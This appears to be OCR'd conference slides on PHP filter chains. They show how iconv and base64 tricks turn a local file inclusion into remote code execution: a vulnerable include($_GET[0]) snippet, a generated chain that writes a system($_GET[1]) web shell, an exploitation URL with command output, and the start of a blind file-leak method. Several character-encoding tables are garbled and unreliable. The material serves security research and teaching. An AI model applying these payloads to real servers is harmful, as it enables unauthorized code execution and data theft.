




# LFI TO RCE

Encoding our way through

Using encodings to generate characters at the start of the file content.



ISO/IEC 8859-10 (Latin-6) <sup>[3][4]</sup>																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x																
1x																
2x	SP	!	"	#	\$	%	&	'	(	)	*	+	,	-	.	/
3x	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4x	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5x	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6x	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7x	p	q	r	s	t	u	v	w	x	y	z	{		}	~	
8x																
9x																
Ax	NBSP	À	Ā	Ĉ	Ī	Ĭ	Ķ	Š	Ł	Đ	Š	Ŧ	Ž	ŠHY	Ū	ŋ
Bx	°	ą	ē	ğ	ī	ĭ	ķ	·	ł	đ	š	ŧ	ž	—	ū	ŋ
Cx	Ā	Á	Â	Ã	Ä	Å	Æ	Ĳ	Č	É	Ě	Ě	Ě	Í	Î	Ï
Dx	Đ	Ń	Ō	Ó	Ô	Õ	Ö	Ū	Ø	Ų	Ú	Û	Ü	Ý	Þ	ß
Ex	ā	á	â	ã	ä	å	æ	ĳ	č	é	ě	ě	ě	í	î	ï
Fx	đ	ń	ō	ó	ô	õ	ö	ū	ø	ų	ú	û	ü	ý	þ	ÿ


[https://en.wikipedia.org/wiki/ISO/IEC\\_8859-10](https://en.wikipedia.org/wiki/ISO/IEC_8859-10)



# LFI TO RCE

Encoding our way through

Using encodings to generate characters at the start of the file content.



U+	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Block	#
0040	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	C0 Controls and Basic Latin 0000-007F (identical to ASCII)	52
0050	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_		
0060	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o		
0070	p	q	r	s	t	u	v	w	x	y	z	{		}	~	DEL		
00A0		ı	đ	£	¤	¥	¦	§	¨	©	ª	«	¬	®	¯	C1 Controls and Latin-1 Supplement 0080-00FF (identical to ISO/IEC 8859-1)	64	
00B0	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾			¿
00C0	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î			Ï
00D0	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ			ß
00E0	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	Latin Extended-A 0100-017F	128
00F0	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ		
0100	Ā	ā	Ă	ă	Ą	ą	Ć	ć	Ĉ	ĉ	Č	č	Ď	ď				
0110	Đ	đ	Ě	ě	Ě	ě	É	é	Ę	ę	Ĝ	ĝ	Ğ	ğ				
0120	Ġ	ġ	Ģ	ģ	Ĥ	ĥ	Ħ	ħ	İ	ı	Ī	ī	Ĵ	ĵ	Ķ	ķ	Latin Extended-A 0100-017F	128
0130	Ĭ	ĭ	Ĵ	ĵ	Ķ	ķ	Ķ	Ķ	Ļ	ļ	Ł	ł	Ł	ł	Ŕ	ŕ		
0140	Ŗ	ŗ	Š	š	Š	š	Ŧ	ŧ	Ũ	ũ	Ū	ū	Ų	ų	Ŵ	ŵ		
0150	Ŷ	ŷ	Ź	ź	Ź	ź	Ż	ż	Ż	ż	Ż	ż	Ż	ż	Ż	ż		
0160	Š	š	Ť	ť	Ŧ	ŧ	Ŧ	ŧ	Ũ	ũ	Ū	ū	Ų	ų	Ŵ	ŵ	Latin Extended-A 0100-017F	128
0170	Ŷ	ŷ	Ź	ź	Ż	ż	Ż	ż	Ż	ż	Ż	ż	Ż	ż	Ż	ż		
0170	Ū	ū	Ų	ų	Ŵ	ŵ	Ŷ	ŷ	Ź	ź	Ż	ż	Ż	ż	Ż	ż	Ŧ	

[https://en.wikipedia.org/wiki/Latin\\_script\\_in\\_Unicode](https://en.wikipedia.org/wiki/Latin_script_in_Unicode)



# LFI TO RCE

Prepend 8 to a normal chain

*Usage via filter chain :  
8 is prepended to the chain 'START'.*



```
$ echo START > test
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16/resource=test");'
  START
$ php -r 'echo file_get_contents("php://filter/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8/resource=test");'
κpSTART
$ php -r 'echo file_get_contents("php://filter
/convert.iconv.UTF8.UTF16|convert.iconv.L6.UTF8|convert.iconv.UTF8.UTF16/resource=test");'
  8 START
```



# LFI TO RCE

PHP way to base64 decode

PHP has a rather unique way to handle base64.

And that is not the only thing it does differently

```
● ● ●
$php -r "echo base64_encode('base64');"
YmFzZTY0

$echo 'YmFzZTY0' | base64 -d
base64


$php -r "echo base64_decode('YmFzZTY0');"
base64

$echo '@_>YmFzZTY0' | base64 -d
base64: invalid input

$php -r "echo base64_decode('@_>YmFzZTY0');"
base64

$echo '@_>YmFzZTY0' > test.txt

$php -r "echo file_get_contents('php://filter/convert.base64-decode/resource=test.txt');"
base64
```



# LFI TO RCE

Prepend 8 to a base64-encoded chain



Padding can truncate the original string



Chaining it all together to get '8' prepended to the base64 encoded string 'START' + cleaning junk data.



```
$ echo START > test
$ php -r 'echo file_get_contents("php://filter/convert.base64-encode/resource=test");'
U1RBUlQK
$ php -r 'echo file_get_contents("php://filter/convert.base64-encode|convert.iconv.UTF8.UTF16|convert.iconv.LATIN6.UTF16|convert.base64-decode|convert.base64-encode/resource=test");'
8U1RBUlQ
```



# LFI TO RCE

Public project: [php\\_filter\\_chain\\_generator](#)

```
$ python3 php_filter_chain_generator.py --help
usage: php_filter_chain_generator.py [-h] [--chain CHAIN] [--rawbase64 RAWBASE64]
```

PHP filter chain generator.

optional arguments:

- `-h, --help` show this help message and *exit*
- `--chain CHAIN` Content you want to generate. (you will maybe need to pad with spaces *for* your payload to work)
- `--rawbase64 RAWBASE64` The base64 value you want to test, the chain will be printed as base64 by PHP, useful to debug.

```
$ python3 php_filter_chain_generator.py --chain 'Prepended'
[+] The following gadget chain will generate the following code : Prepended (base64 value: UHJlcGVuZGVk)
php://filter/convert.iconv.UTF8.CSIS02022KR|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-
932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1162.UTF32|convert.iconv.L4.T.61|convert.base64-decode|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-
AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.IS06937.SHIFT_JISX0213|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp
```



# LFI TO RCE

Public project: [php\\_filter\\_chain\\_generator](https://github.com/synacktiv/php_filter_chain_generator)



## PHP sources

```
<?php
include($_GET[0]);
```



## Chain generation

[https://github.com/synacktiv/php\\_filter\\_chain\\_generator](https://github.com/synacktiv/php_filter_chain_generator)

```
$ python3 php_filter_chain_generator.py --chain '<?php var_dump(system($_GET[1])); ?>'
[+] The following gadget chain will generate the following code : <?php var_dump(system($_GET[1])); ?>
(base64 value: PD9waHAgdmFyX2R1bXAoc3lzdGVtKCRfR0VUWzFdKSk7ID8+)
php://filter/convert.iconv.UTF8.CSIS02022KR|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|
[...]|convert.base64-decode/resource=php://temp
```



## Exploitation

http://127.0.0.1/?1=echo%20x

view-source:http://127.0.0.1/?1=echo "Hello PASS THE SALT :) \n"; id&0=php://filter/convert.iconv.UTF8.C

```
1 Hello PASS THE SALT :)
2
3 uid=33(www-data) gid=33(www-data) groups=33(www-data)
4 string(53) "uid=33(www-data) gid=33(www-data) groups=33(www-data)"
5 [REDACTED]
```



# LFI TO RCE

Public project: [php\\_filter\\_chain\\_generator](#)



Junk data appended,  
so close PHP tags in  
payloads : ?>



php://temp is an  
always existing file



```
$ python3 php_filter_chain_generator.py --chain '<?php var_dump(system($_GET[1])); ?>'
[+] The following gadget chain will generate the following code : <?php var_dump(system($_GET[1])); ?>
(base64 value: PD9waHAgdmFyX2R1bXAoc3lzoGVtKCRfR0VUWzFdKSk7ID8+)
php://filter/convert.iconv.UTF8.CSIS02022KR|convert.base64-
encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|
[...]|convert.base64-decode/resource=php://temp
```

http://127.0.0.1/?1=echo%20x



view-source:http://127.0.0.1/?1=echo "Hello PASS THE SALT :) \n"; id&0=php://filter/convert.iconv.UTF8.C



```
1 Hello PASS THE SALT :)
2
3 uid=33(www-data) gid=33(www-data) groups=33(www-data)
4 string(53) "uid=33(www-data) gid=33(www-data) groups=33(www-data)"
5 [REDACTED]
```





**PHP**

**PHP://FILTER**

**HASH\_FILE**

**FILE\_GET\_CONTENTS**

**GETIMAGESIZE**

**COPY**

**FINFO->FILE**

**FGETCSV**



**BLIND  
FILE LEAK**

---





# BLIND FILE LEAK

Blind oracle Logic



## Max size overflow

Chaining filters to overflow the maximum readable file size.

## First character leak

Using a peticular filter to blindly guess the first character value.

## Character rotate

Rotate file characters to retrieve all its content.



# BLIND FILE LEAK

Max size overflow




Max size overflow

Chaining filters to overflow the maximum readable file size.




# BLIND FILE LEAK

